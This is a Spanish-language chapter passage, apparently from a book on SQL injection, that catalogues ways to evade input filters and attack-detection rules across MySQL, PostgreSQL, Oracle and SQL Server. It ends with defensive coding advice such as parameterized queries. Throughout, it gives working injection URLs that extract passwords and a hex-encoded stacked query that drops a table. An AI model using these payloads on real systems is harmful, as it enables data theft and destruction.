En los puntos anteriores se han mostrado algunos problemas con los que el atacante puede encontrarse a la hora de poner en práctica las técnicas de *SQL Injection*. Inconvenientes que, posiblemente, el programador puso en su camino sin ser consciente de ello.

Pero hay casos en que existe una voluntad de escribir código seguro. Situaciones en las que el desarrollador es consciente de que su aplicación puede ser objeto de ataque y decide hacer algo al respecto.

Lamentablemente (afortunadamente para algunos), no siempre lo consigue.

A veces, se trata de una actitud reactiva. La aplicación ya ha sido víctima de un ataque o alguien ha reportado la existencia de una vulnerabilidad. Y posiblemente el programador tenga algunos ejemplos prácticos de las URLs utilizadas para explotarla. Alguien con unos conocimientos insuficientes sobre la materia, o alguien con demasiadas ocupaciones como para dedicar el tiempo necesario a corregir un problema como éste posiblemente intente atajarlo realizando un filtrado básico de las entradas proporcionadas por el usuario.

Quizá, simplemente, elimine aquellas palabras clave que cree que son necesarias para explotar la vulnerabilidad. Palabras como "UNION", "SELECT" o "WHERE". Siempre y cuando no sean imprescindibles para el uso normal de la aplicación, claro:

```
$sql = "select * from almacen.usuarios where nombre = '" .
        str_replace("SELECT", "", strtoupper($_GET["nombre"])) .
        "'" ;
```

... de modo que un intento como:

```
http://webserver1/pruebas/buscausuario.php?nombre=admin' union select null,version(), null,null
--
```

... no logre sus objetivos al resultar en la siguiente consulta que contiene errores de sintaxis:

```
select * from almacen.usuarios where nombre = 'admin' UNION  NULL,VERSION(),
NULL,NULL --'
```

Lo cual es una mala idea por, al menos, tres razones.

La primera es que, ante un posible intento de ataque, posiblemente la actitud más prudente es levantar las defensas y evitar producir salida alguna que el atacante pueda aprovechar. Cuantos menos datos se le proporcione, mejor. Y en este caso se puede dar lugar a situaciones de error que, si el servidor web no está apropiadamente configurado, podrían terminar produciendo mensajes de aviso que provocarían fugas de información innecesarias.

La segunda es que hay diversas técnicas de *SQL Injection* y no siempre es preciso utilizar la palabra clave "SELECT". Si se permite el uso de "INSERT", "DROP", "DELETE", etc., el atacante seguiría siendo teniendo un amplio margen de maniobra.

Pero lo que posiblemente sea más importante es que el programador podría tener una falsa sensación de seguridad cuando, en realidad, sus medidas de protección son completamente inútiles. Bastaría con modificar ligeramente el código a inyectar:

```
http://webserver1/pruebas/buscausuario.php?nombre=admin' union seselectlect null,version(),
null,null --
```


...donde la palabra "select" ha sido sustituida por "se**select**lect" teniendo en cuenta el comportamiento de la aplicación.

Nota: Para realizar una prueba exhaustiva, habría que tener también en cuenta la posibilidad de que el programador haya elegido eliminar además el espacio anterior a la palabra clave, el posterior, o ambos.
Esto requeriría hacer intentos con cosas como "se selectlect", "seselect lect" o "se select lect". Y, por supuesto, lo mismo puede también ser aplicable otras palabras claves o secuencias de caracteres.

Otra posible protección, más efectiva que la anterior, consistiría en detectar el uso de ciertos patrones que puedan ser señales de un ataque y, en su caso, no realizar ningún acceso a la base de datos e informar al administrador para que tome las medidas oportunas. De seguirse este enfoque, debe diseñarse de forma cuidadosa la forma que tomará la salida de la aplicación ante una entrada sospechosa. Algunas de las estrategias habituales son:

- Retornar el mismo mensaje que se produciría en caso de no encontrar datos.
- Mostrar un mensaje de error controlado, del tipo "Se ha producido un error. Por favor, intente repetir la operación dentro de unos minutos.
- Tratar de disuadir al atacante mediante mensajes como "la operación que está tratando de realizar constituye un delito y ha sido registrada y reportada".

Pudiera parecer que la última es más efectiva que las anteriores, pero no necesariamente es así. Téngase en cuenta que un atacante malicioso puede utilizar herramientas automáticas que no entiendan estos mensajes, así como sistemas que le permitan mantener un cierto anonimato.

Sea como sea, los patrones a detectar también deben ser objeto de un detenido estudio. Supóngase que se veta el uso de espacios. El atacante podría sustituirlos por tabuladores. O por cualquier otro separador de tokens admitido en SQL. Por ejemplo, comentarios:

```
http://webserver1/pruebas/buscausuario.php?nombre=admin'/**/and/**/1=1--
```

Por esta y otras razones, los sistemas de detección suelen alertar sobre el uso de comentarios, lo que obliga a buscar alternativas. Como, por ejemplo, los paréntesis. Aprovechando que no se requiere que exista un espacio tras unas comillas, podría construirse una URL como:

```
http://webserver1/pruebas/buscausuario.php?nombre=admin'and(1)=1--
```

Tampoco es necesario el espacio después de un valor numérico en SQL Server, PostgreSQL y ORACLE (sí lo es en MySQL), de modo que en estos gestores de bases de datos serían correctas construcciones similares a la siguiente (creada en particular para ORACLE):

```
Select nombre from almacen.productos where
 id=2union(select'otra'||chr(32)||'cosa'from(dual))
```

En MySQL es necesario insertar algún paréntesis adicional:

```
Select nombre from almacen.productos where
id=(2)union(select(concat('otra',char(32), 'cosa')))
```

De este modo, es posible reescribir muchas sentencias SQL para que no requieran ningún espacio. Considérese, por ejemplo, la siguiente en la que se asignan alias tanto a tablas como a columnas:

```
Select t.nombre v from almacen.productos t
```

La forma en que se transformará depende del motor de bases de datos utilizado, tal y como se muestra en la siguiente tabla:

ORACLE	Select"t".nombre"v"from(almacen.productos"t")
SQL SERVER	Select[t].nombre"v"from[almacen].productos"t"
POSTGRESQL	Select"t".nombre"v"from"almacen".productos"t"
MYSQL	Select`t`.nombre`v`from`almacen`.productos`t`

Pero aún así, habrá ocasiones en que sea necesario incluir un espacio. Y, a falta de éstos, puede que valgan algunos caracteres no imprimibles. Como en:

```
http://webserver1/pruebas/producto.php?id=1%0Aand%0A1=1
```

... donde "%0a" representa el carácter con código ASCII 0A (en hexadecimal), el salto de línea. En general, suelen valer como espacios los caracteres con código ascii en hexadecimal 09, 0A, 0B (éste no es aceptado por PostgreSQL), 0C y 0D:

```
http://webserver1/pruebas/producto.php?id=1%0Cand%0C1=1
```

Nota: El comportamiento de una aplicación puede depender tanto del motor de bases de datos como de las APIs utilizadas para acceder a ellas, así como de los entornos de desarrollo y explotación. En los ejemplos de este capítulo se ha utilizado una aplicación escrita en PHP 5 funcionando sobre un sistema Linux (Ubuntu 11) con Apache 2. Los gestores de bases de datos y las librerías utilizadas para acceder a ellas fueron:

ORACLE 11g	OCI 8 mediante ADODB (PHP5-adodb)
SQL Server 2008	FreeTDS (*http://www.freetds.org*) y PHP5-sybase
PostgreSQL	PHP5-pgsql
MySQL	PHP5-mysql

Algunos motores y entornos son más permisivos que otros con los caracteres no imprimibles. Así, la siguiente URL:


```
http://webserver1/pruebas/producto.php?id=1%01and%011=1
```

... en la que se intenta usar el carácter con código ASCII 1 como separador, funcionaría correctamente en SQL Server, pero produciría un error de sintaxis en PostgreSQL, MySQL y ORACLE.

De la mano de un carácter no imprimible viene también a veces la solución a otro problema frecuente. Como se dijo anteriormente, los sistemas de detección suelen impedir el uso de comentarios. Y no sólo de los delimitados entre "/*" y "*/": también prohíben el uso de "--" o "#" que, según el motor de bases de datos, inician un comentario que se extiende hasta el final de la línea.

Pero, dado que muchos de los sistemas implicados están escritos en lenguajes como C, que utilizan el carácter con código ascii 0 como terminador de cadenas, puede pensarse en éste como sustituto de comentarios. Así ocurre con PostgreSQL o SQL Server:

```
http://webserver1/pruebas/producto.php?id=1%0cAND(1=1)%00
```

Con MySQL se produciría un error. ORACLE, por su parte, interpretará el carácter nulo como un espacio.

Otro elemento que suele ser vigilado por los mecanismos de detección de ataques son las comillas simples, a las que en ocasiones se considera como imprescindibles para utilizar las técnicas de *SQL Injection*, existiendo diversos mecanismos de protección que impiden o dificultan su uso.

Algunos de ellos, como las MAGIC_QUOTES de PHP, son proporcionados por el propio entorno de ejecución. Para activarlas, se deben modificar las correspondientes entradas del fichero *php.ini*:

```
; Magic quotes for incoming GET/POST/Cookie data.
magic_quotes_gpc = On

; Magic quotes for runtime-generated data, e.g. data from SQL, ;from
exec(), etc.
magic_quotes_runtime = On
```

... o del fichero *.htaccess*:

```
php_flag magic_quotes_gpc On
php_flag magic_quotes_runtime On
```

Con ello, el entorno de ejecución modificará las entradas del usuario, insertando una barra invertida antes de ciertos caracteres, tales como las comillas simples, las dobles o la propia barra invertida. Lo cual se supone que los priva de su significado especial y evita que el atacante los use para salirse de una cadena iniciada por la aplicación.

Pero no siempre ocurre así. Porque si bien en MySQL la barra invertida tiene esa propiedad:

```
mysql> select 'a\'';
+----+
| a' |
+----+
| a' |
+----+
1 row in set (0.00 sec)
```

… y también ocurre así en versiones antiguas de PostgreSQL:

```
postgres=# select version(), 'a\'';
                                                              version
| ?column?
---------------------------------------------------------------------------
-----------------------------------------------+----------
 PostgreSQL 8.1.19 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.1.2
20061115 (prerelease) (Debian 4.1.1-21) | a'
(1 fila)
```

… las más recientes de este motor de bases de datos no lo aceptan de buen grado, lo cual debe tomarse como un signo de los tiempos por venir, aunque, a pesar de todo, terminan respondiendo como se podría esperar:

```
postgres=# select version(), 'a\'';
WARNING:  uso no estandar de \' en un literal de cadena
LÃ NEA 1: select version(), 'a\'';
                                  ^
SUGERENCIA:  Use '' para escribir comillas en cadenas, o use la sintaxis
de escape de cadenas (E'...').
                                                               version
| ?column?
---------------------------------------------------------------------------
---------------------------------------------------+----------
 PostgreSQL 8.4.8 on i686-pc-linux-gnu, compiled by GCC gcc-4.5.real
(Ubuntu/Linaro 4.5.2-8ubuntu4) 4.5.2, 32-bit | a'
(1 fila)
```

Pero en ORACLE y SQL Server, la barra invertida no impide que una comilla simple termine la cadena:

```
SQL> select 'a\' from dual;

'A
--
a\
```



```
SQL SERVER:
select 'a\' ;
----
a\

(1 filas afectadas)
```

Lo que sí funcionaría en los cuatro gestores de bases de datos sería utilizar dos comillas simples en lugar de una dentro de una cadena:

```
SQL> select 'a''' from dual;

'A
--
a'
```

… cosa que también puede hacer MAGIC_QUOTES si así se configura en el fichero *php.ini* o en el correspondiente *.htaccess*, aunque por defecto esta opción está deshabilitada:

```
; Use Sybase-style magic quotes (escape ' with '' instead of \').
magic_quotes_sybase = Off
```

Para empeorar aún más las cosas, MAGIC_QUOTES es una característica considerada obsoleta a partir de la versión 5.3.0, desaconsejándose su uso en el propio manual online:

```
http://php.net/manual/es/security.magicquotes.php
```

Definitivamente, una aplicación debe ser segura por sí misma, sin depender del entorno en que se ejecuta. Y si el entorno añade protecciones adicionales, mejor que mejor. Pero no debe olvidarse que éste podrá cambiar en el futuro. Lo que hace que algunos programadores creen sus propias funciones para conseguir una funcionalidad parecida a la de MAGIC_QUOTES.

Pero si utilizan una barra invertida para escapar los caracteres de comilla simple, más vale que no olviden hacerlo también con la propia barra invertida, no sea que una URL del tipo:

```
http://webserver1/pruebas/prueba2.php?referencia=a\' union select contrasena from almacen.usuarios
```

… termine resultando en una consulta SQL como:

```
Select nombre from productos where referencia = 'a\\' unión select contraseña from almacen.usuarios
```

Nótese que al no haberse escapado el carácter de barra invertida introducido por el usuario, hay dos de éstas antes de la comilla que cierra la cadena. La primera barra quita sus propiedades

especiales a la segunda que, por tanto, deja sin protección a la comilla que le sigue, haciendo posible la inyección de código SQL.

Como se indicó anteriormente, no es buena idea intentar luchar contra las vulnerabilidades modificando las entradas del usuario. Es más seguro monitorizarlas en busca de posibles indicios de ataque y no usarlas si hay algo sospechoso. Por ejemplo: si hay alguna comilla simple en ellas.

Pero se está partiendo de una premisa equivocada. Ciertamente, si la inyección se produce dentro de un literal de cadena encerrado entre comillas simples, el atacante necesitará inyectar al menos una de éstas para poder "escaparse" e inyectar su código.

Pero si el fallo se da en una entrada de tipo numérico bastará un espacio (o un paréntesis, o un carácter no imprimible, etc.) para que consiga su objetivo. El problema puede surgirle más adelante, si el código SQL que se necesita inyectar hace uso de cadenas:

```
http://webserver1/pruebas/producto.php?id=-1 union select null,contrasena,null,null from
almacen.usuarios where nombre = 'admin'
```

Pero existen diversas alternativas al uso de comillas. Por ejemplo, PostgreSQL permite utilizar otros caracteres para delimitar las cadenas, utilizando la llamada notación dólar: sustituir la comilla por un carácter "$" seguido de una etiqueta opcional y otro "$". La etiqueta debe ser la misma al inicio y al final de la cadena. Como en:

```
http://webserver1/pruebas/producto.php?id=-1 union select null,contrasena,null,null from
almacen.usuarios where nombre = $COMILLA$admin$COMILLA$
```

O también:

```
http://webserver1/pruebas/producto.php?id=-1 union select null,contrasena,null,null from
almacen.usuarios where nombre = $$admin$$
```

A estas alturas, más de un posible atacante estará deseando que los programadores ignoren esta notación para las cadenas. Y no sólo porque podrían tenerlo en cuenta a la hora de diseñar sus sistemas de detección de ataques, sino también porque podrían usarlo en su código:

```
$sql = "select * from almacen.usuarios where id = " .
 " $VayaUstedASaberQueEtiqueta$" .
 $_GET["referencia"] .
 " $VayaUstedASaberQueEtiqueta$";
```

Salvo que la aplicación sea de código abierto, el atacante tendría bastante difícil determinar qué tiene que inyectar para conseguir salir de la cadena.

MySQL, por su parte, permite usar también comillas dobles para delimitar las cadenas:


```
http://webserver1/pruebas/producto.php?id=-1 union select null,contrasena,null,null from
almacen.usuarios where nombre = "admin"
```

… así como su representación mediante secuencias de códigos ASCII en binario

```
http://webserver1/pruebas/producto.php?id=-1 union select null,contrasena,null,null from
almacen.usuarios where
          nombre = 0b0110000101100100011011010110100101101110
```

… o en hexadecimal, lo cual es mucho más cómodo:

```
http://webserver1/pruebas/producto.php?id=-1 union select null,contrasena,null,null from
almacen.usuarios where nombre = 0x61646d696e
```

Esta misma notación existe en SQL Server, pero con un significado distinto: se utiliza para especificar literales de cadena binaria, los cuales pueden ser transformados en una cadena de texto usando las funciones de conversión de tipo. Además, el propio motor hace la conversión de forma automática cuando es necesaria para evaluar una expresión, de modo que el ejemplo anterior también funcionaría en SQL Server.

Y siempre existe otra solución que funciona incluso cuando el gestor de bases de datos no admite una representación alternativa para los literales de cadena: usar las funciones que convierten un código ASCII en su correspondiente carácter.

La siguiente tabla muestra algunas notaciones para la cadena 'admin':

GESTOR	NOTACIONES
MySQL	char(97,100,109,105,110)
PostgreSQL	chr(97)||chr(100)||chr(109)||chr(105)||chr(110)
ORACLE	chr(97)||chr(100)||chr(109)||chr(105)||chr(110)
SQL Server	char(97)+char(100)+char(109)+char(105)+char(110)

Recuérdese que el carácter "+" debe ir codificado en las URLs como "%2b"

Poco a poco, a medida que se van eliminando espacios, insertando paréntesis, codificando cadenas, etc., el código empieza ser poco reconocible, a no parecer SQL. Pero de eso es de lo que se trata: de no ser detectado como tal.

Cuanto más difícil sea identificar las inyecciones, más probabilidades se tendrán de pasar los filtros que se hayan podido implementar. Simplemente, se trata de buscar alternativas más o menos extrañas a las sintaxis habituales.

El siguiente ejemplo está basado en un caso real. Una web había sido objeto de un ataque que aprovechaba una vulnerabilidad de Cross Site Scripting y, para solucionarlo, los desarrolladores/administradores de la misma decidieron eliminar los caracteres "<" y ">" de las entradas del usuario.

Aparte de que, aún así, la vulnerabilidad podía seguir siendo explotada, esta medida tuvo sus efectos laterales. Y es que la aplicación también tenía un problema de *SQL Injection* que permitía interactuar con un gestor de bases de datos ORACLE. Una de las pruebas que se realizaron requería la comparación entre dos valores numéricos con objeto de saber si uno era o no mayor que el otro. Algo como:

```
select * from tabla where c1 < c2
```

Pero los operadores necesarios para realizar esta comprobación son, precisamente, ">" y "<". Había que buscar otra solución. Y una de las posibles era:

```
select * from tabla where substr(cast((c1-c2) as varchar(100)),1,1)='-'
```

Básicamente, se convierte en cadena el resultado de la resta de ambos números y se comprueba si el resultado comienza por "-", lo que delataría un valor negativo y, por tanto, que el minuendo es menor que el sustraendo.

Si también hubiera estado prohibido el carácter "=", se podría haber recurrido a operador "like":

```
select * from tabla where substr(cast((c1-c2) as varchar(100)),1,1) like '-'
```

SQL Server, ORACLE y MySQL permiten comparar también valores numéricos mediante like.

En PostgreSQL es necesario aplicarles alguna transformación. Por ejemplo, en lugar de "1=1" puede escribirse:

```
chr(1) like chr(1)
```

Más aún, si tampoco se pudiera usar "where", ORACLE, al igual que MySQL acepta también sustiuirlo por "having":

```
select * from tabla having substr(cast((c1-c2) as varchar(100)),1,1) like '-'
```

Recuérdese que SQL Server y PostgreSQL considerarían que esta instrucción no es correcta y generarían un mensaje de error.

Otras palabras que habitualmente se encuentran filtradas son los operadores lógicos AND y OR, utilizados típicamente en ataques de Blind *SQL Injection*.

En el caso de MySQL, existe una notación alternativa para ellas:

OPERADOR	NOTACIÓN ALTERNATIVA
AND	&&
OR	||
NOT	!

En otros gestores de bases de datos hay que recurrir a construcciones alternativas que obtengan un resultado idéntico o similar al deseado. Así, en lugar del proverbial:

```
http://webserver1/pruebas/producto.php?id=1 and 1=1
```

... se puede utilizar:

```
http://webserver1/pruebas/producto.php?id=case when 1=1 then 1 else -10 end
```

... siempre y cuando se haya determinado que ningún producto tiene como identificador el valor "-10" (lo que, por otro lado, es lo más habitual).

De forma parecida,

```
http://webserver1/pruebas/producto.php?id=1 and NOT 1=1
```

... podría expresarse como:

```
http://webserver1/pruebas/producto.php?id=case when 1=1 then -10 else 1 end
```

El operador OR quizá requiera construcciones más elaboradas. Por ejemplo, si se desea localizar un producto, sin importar cuál, se usaría normalmente algo como:

```
http://webserver1/pruebas/producto.php?id=1 or 1=1
```

Que podría ser sustituido por:

```
http://webserver1/pruebas/producto.php?id=(select min(id) from almacen.productos)
```

A menudo, los operadores aritméticos pueden reemplazar a los lógicos. Si se supiera que ningún producto tiene un valor de "ID" negativo,

```
http://webserver1/pruebas/producto.php?id=1 and 1=1
```

... proporcionaría el mismo resultado que:

```
http://webserver1/pruebas/producto.php?id=1*(case when (1=1) then 1 else -1 end)
```

... o que:

```
http://webserver1/pruebas/producto.php?id=1-(case when (1=1) then 0 else -100 end)
```

Este tipo de transformación es especialmente de aplicación en aquellos casos en que el atacante controla los dos operandos del operador lógico, como en:

```
http://webserver1/pruebas/producto.php?id=1 and
  ( (1=1) OR (2=2) )
```

… que podría quedar, utilizando la suma ("+", codificado en la URL como %2b) para sustituir el OR:

```
http://webserver1/pruebas/producto.php?id=1 and
  (case when (1=1) then 1 else 0 end) %2b (case when (2=2) then 1 else 0 end)>0
```

… y, yendo un poco más lejos:

```
http://webserver1/pruebas/producto.php?id=case when
  (case when (1=1) then 1 else 0 end) %2b (case when (2=2) then 1 else 0 end)>0
  then 1 else -10 end
```

Las operaciones lógicas bit a bit podrían usarse de forma similar. En SQL Server, MySQL y PostgreSQL sus correspondientes operadores son:

AND BIT A BIT	&
OR BIT A BIT	|
NOT BIT A BIT	En SQL Server: ^ En PostgreSQL y MySQL: ~

Así, el anterior

```
http://webserver1/pruebas/producto.php?id=1 and
  (case when (1=1) then 1 else 0 end) | (case when (2=2) then 1 else 0 end)=1
```

… podría transformarse en:

```
http://webserver1/pruebas/producto.php?id=1 and
  (case when (1=1) then 1 else 0 end) %2b (case when (2=2) then 1 else 0 end)>0
```

En ORACLE, las comparaciones bit a bit posiblemente no sean de mucha utilidad: si la aplicación detecta como sospechosa la palabra "AND", posiblemente "BITAND" también active las alarmas.

Cuestión de probar…

Para ir acabando con la lista de palabras que suelen utilizarse en la detección de ataques e intrusiones, llega el momento de tratar con los valores nulos. Si las comprobaciones realizadas por el programa hacen imposible utilizar la palabra "NULL", el atacante puede tener dos tipos de problemas.

Por un lado, a veces es conveniente utilizar un valor nulo en el código inyectado. Esto puede conseguirse mediante expresiones que, al evaluarse produzcan NULL, como en los siguientes ejemplos, que plantean alternativas a:

```
select null from dual
```

O

```
select null
```

… dependiendo del sistema gestor de bases de datos empleado:

```
select (select 1 from dual where 1=2) from dual
select (select 1 where 1=2)
```

Y, por supuesto, existen muchas otras alternativas. Aquí son útiles aquellas funciones y operadores que, cuando reciben un parámetro vacío o no válido, retornan NULL. En el caso de ORACLE, pueden utilizarse expresiones matemáticas que incluyan una cadena vacía:

```
SQL> select 1 from dual where 1+'' is null;

         1
----------
         1

SQL> select 1 from dual where greatest(1,'',3) is null;

         1
----------
         1
```

MySQL, por su parte, produce NULL en las operaciones de división por cero:

```
mysql> select 1 from dual where 1/0 is null;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.01 sec)
```

```
mysql> select 1 from dual where 1%0 is null;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.01 sec)
```

En SQL Server existe una función llamada "SERVERPROPERTY" que proporciona información sobre la instancia de bases de datos actual. Algo parecido a "@@VERSION", pero que, según el valor que se le pase como parámetro, proporciona un dato particular. La documentación de la misma puede consultarse en: *http://msdn.microsoft.com/en-us/library/ms174396.aspx*

Cuando se le proporciona un parámetro incorrecto, SERVERPROPERTY retorna NULL, como en:

```
select SERVERPROPERTY(0)
```

... o

```
select SERVERPROPERTY('')
```

Y en PostgreSQL, cuando se intenta extraer de un ARRAY un dato que no existe, se obtiene un valor NULL. Por ejemplo, si se pide el tercer elemento de un array que sólo tiene dos:

```
postgres=# select 1 where (ARRAY[1,2])[3] is null;
 ?column?
----------
        1
```

Debe señalarse que, en este caso, los paréntesis son necesarios. Si se omiten, se producirá un error.

Pero, como se indicó anteriormente, el problema no se limita a especificar valores nulos. Tanto o más importante puede ser comprobar si un valor es nulo o no. La forma más habitual de determinarlo es utilizando "IS NULL", pero esta construcción no podrá ser usada si la palabra "NULL" está vetada.

En su lugar se puede usar, en ORACLE, la función "NVL", que toma dos parámetros. Si el primero no es nulo, se retorna éste. En caso contrario, la función devuelve el segundo.

```
SQL> select * from
  2   (select null a, 1 b from dual union
  3    select   '3',   2 from dual) T
  4  where nvl(a, '1234')= '1234';

        A          B
```



```
---------- ----------
                    1
```

... donde se aprovecha el hecho de que en la columna "A" no se dé el valor '1234'.

Otra función que se puede usar tanto en ORACLE como en MySQL, PosgreSQL o SQL Server es COALESCE, la cual toma una serie de parámetros y retorna el primero que no sea nulo:

```
mysql> select * from (select null a, 1 b union select 1,2) T where
coalesce(T.a,10)=10;
+------+---+
| a    | b |
+------+---+
| NULL | 1 |
+------+---+
1 row in set (0.00 sec)
```

SQL es tan flexible que se podría seguir sustituyendo palabras clave indefinidamente. Hay ocasiones en que es incluso posible eliminar la palabra "from", así como muchas otras que forman parte sustancial del lenguaje SQL. Por ejemplo, utilizando SQL dinámico a partir de una cadena de texto expresada en forma hexadecimal o como concatenación de funciones CHR o CHAR, según el motor de bases de datos. Como en la siguiente URL que funcionaría con SQL Server:

```
http://webserver1/pruebas/producto.php?id=1;declare @sql nvarchar(100);declare @txt varchar(100);set @txt = 0x64726F70207461626C652064626F2E74657374; set @sql = @txt; exec sp_executesql @sql
```

La cadena con el código a ejecutar se crea mediante el literal en formato hexadecimal "0x64726F70207461626C652064626F2E74657374" que, convertido a texto, resulta ser:

```
drop table dbo.test
```

Ya sólo quedaría ejecutar esta instrucción. De ello se encarga la invocación a "sp_executesql": ¡Tabla borrada!

4.4. Más medidas de seguridad...

Son tantas las posibilidades, tan flexible es SQL, que no se puede confiar en la detección de una serie de patrones para detectar un posible atacante. Aunque se pueda pensar que se ha tenido todo en cuenta, siempre puede aparecer alguien que, con un conocimiento más profundo del dialecto SQL utilizado, puede usar los recursos más insospechados para conseguir sus objetivos.

Además, SQL está diseñado para parecerse al lenguaje natural, al que hablan las personas. O, al menos, aquellas que utilizan la lengua inglesa. No es necesario actuar de forma maliciosa para que

las búsquedas contengan palabras como "SELECT", "FROM", "WHERE", "ORDER", "DELETE", etc.

Si se quieren evitar numerosos falsos positivos es preciso utilizar otro enfoque. Hay sistemas que analizan la estructura del código SQL que ejecuta la aplicación en busca de síntomas, de indicios.

Uno de ellos son las tautologías: expresiones que siempre son ciertas y que son utilizadas con frecuencia a la hora de determinar si se pueden utilizar técnicas de Blind *SQL Injection*. Como, por ejemplo, el típico "AND 1=1". O expresiones más complejas, aunque igual de invariables, como:

```
(35 * 4 - 3) | ((27+1) / 14 - 1) = 1
```

Una forma de intentar engañar a estos sistemas sería utilizar funciones que generan números aleatorios, como RANDOM() (PotgreSQL), DBMS_RANDOM.VALUE (ORACLE) o RAND() (SQL Server y MySQL). Todas ellas devuelven un valor comprendido entre 0 y 1, de modo que:

```
5 > (RANDOM() * 5)
```

... será siempre cierto, aunque quizá algunos sistemas no lo detecten. Y si sí lo hacen, las estadísticas proporcionan otras soluciones. Por ejemplo:

```
(RANDOM() * 10000000) > 1
```

Existe sólo una posibilidad entre diez millones de que esta expresión no sea cierta. Y si las comprobaciones se hacen dos veces, la cifra se elevaría a cien billones. No es una tautología, pero casi.

Pero no se debe caer en el error de preocuparse sólo por la detección. Ésta, por sí sola, no garantiza la seguridad. Ningún boxeador se contentaría con saber que le viene un golpe. Además, tendría que bloquearlo o esquivarlo. Del mismo modo, a un programador no debería bastarle con saber si su aplicación está siendo atacada. En su lugar, necesita asegurarse de que los ataques no van a llegar al motor de bases de datos.

Independientemente de que sean o no detectados.

Y para ello, se debe seguir una estrategia de desconfianza. Actuar como si cada usuario fuera malicioso y depurar cada entrada a su aplicación.

En el caso de los valores numéricos, una conversión de tipos puede asegurar que no se introduce código extraño:

```
$a = (int)$_GET["id"];
$sql = "select * from almacen.usarios where id = $a";
```

Otros tipos de literales hacen obligatorio impedir aquellos caracteres que podrían causar el cierre de la expresión abierta por el programa. Si se trata de una cadena entre comillas simples, deben

eliminarse o escaparse de forma efectiva todas las comillas simples introducidas por el usuario. Y lo mismo sería aplicable a las cadenas entre símbolos de dólar contempladas por PostgreSQL y demás construcciones de naturaleza similar.

Algunos entornos proporcionan mecanismos para realizar estas tareas, como la función "mysql_real_escape_string()" para aplicaciones en PHP que usan una base de datos MySQL, que inserta una barra invertida antes de los caracteres nulo, retorno de carro, nueva línea, comilla simple, comilla doble, SUB (código ASCII 26) y barra invertida. Pero no debe olvidarse que la efectividad de estas funciones depende del motor de bases de datos, con lo que el código podría no ser portable o, en caso de serlo, podría no ser efectivo en otros entornos.

Otra característica que ofrecen algunos lenguajes son las consultas parametrizadas, que son precompiladas y cuya estructura no es modificada por las entradas del usuario. Definitivamente, cuando están disponibles, es recomendable usarlas

El siguiente programa está diseñando para PostgreSQL:

```
<?php

include 'header.inc.php';

// Si se indicó el producto, buscarlo
if (isset($_GET["ref"])) {
        $sql = "select * from almacen.productos where referencia = $1";
        $sentencia = pg_prepare($conexion, "sentencia", $sql);
        $resultado = pg_execute($conexion, "sentencia", array($_GET["ref"]));

        if (numero_filas($resultado) == 0) {
                echo "Referencia no encontrada";
        } else {
                $fila = fila($resultado, 0);
                echo "<h3>Datos sobre el producto:</h3>";
                echo "<table border=1">";
                echo "<tr><td>Referencia</td><td>Nombre</td><td>Precio</td></tr>";
                echo "<tr><td>" . $fila["referencia"] .
                '</td><td>' . $fila["nombre"] .
```

```
20              '</td><td>' . $fila["precio"] .
21              '</td></tr>';
22          echo "</table>";
23      }
24  }
25
26  // Mostar formulario "Buscar"
27  echo '<h3>Buscar producto</h3>
28      <form method="GET" action="producto2.php">
29      Buscar: <input type="text" id="ref" name="ref">
30      <input type="submit" value="Buscar">
31      </form>';
32  ?>
```

La clave está en las líneas 7 a 9:

```
7       $sql = "select * from almacen.productos where referencia = $1";
8       $sentencia = pg_prepare($conexion, "sentencia", $sql);
9       $resultado = pg_execute($conexion, "sentencia", array($_GET["ref"]));
```

Nótese como se usa $1 para identificar el valor que ha de ser introducido posteriormente. Si hubiera un segundo parámetro, se representaría por $2 y así sucesivamente. Por otro lado, aun a pesar de que será de tipo cadena, al construir la consulta no es necesario introducir las comillas. Los tipos son determinados de forma automática.

En todo caso, debe tenerse presente que, aunque estos mecanismos pueden ser mucho más fiables que el código escrito por desarrolladores poco experimentados, no son infalibles. Por ejemplo, considérese otro script que espera un valor entero y al que se proporciona uno alfanumérico. Si los mensajes de error están activados…

```
http://webserver1/pruebas/producto3.php?ref=version()
```

… aparece un mensaje de error. Como puede observarse, el valor parámetro GET "id", "version()" se introdujo como una cadena, no como una función que debe ser evaluada. Pero, evitada la vulnerabilidad ante *SQL Injection*, sigue existiendo otra: la revelación de las rutas en que se alojan los scripts PHP. La situación ha mejorado, y sustancialmente, mas aún quedan muchas cosas por hacer.




Fig 5.11: Error

Y es que no hay recetas mágicas en cuanto respecta a la Seguridad de la Información. No importa lo bien diseñadas que estén, al menos aparentemente, las protecciones: siempre pueden tener sus fallos. Y siempre habrá quien los encuentre.

Lo que es seguro hoy puede no serlo mañana. Por esta razón, aunque se piense que se ha conseguido hacer imposibles las inyecciones de código, hay que tener en consideración escenarios en que éstas se producen.

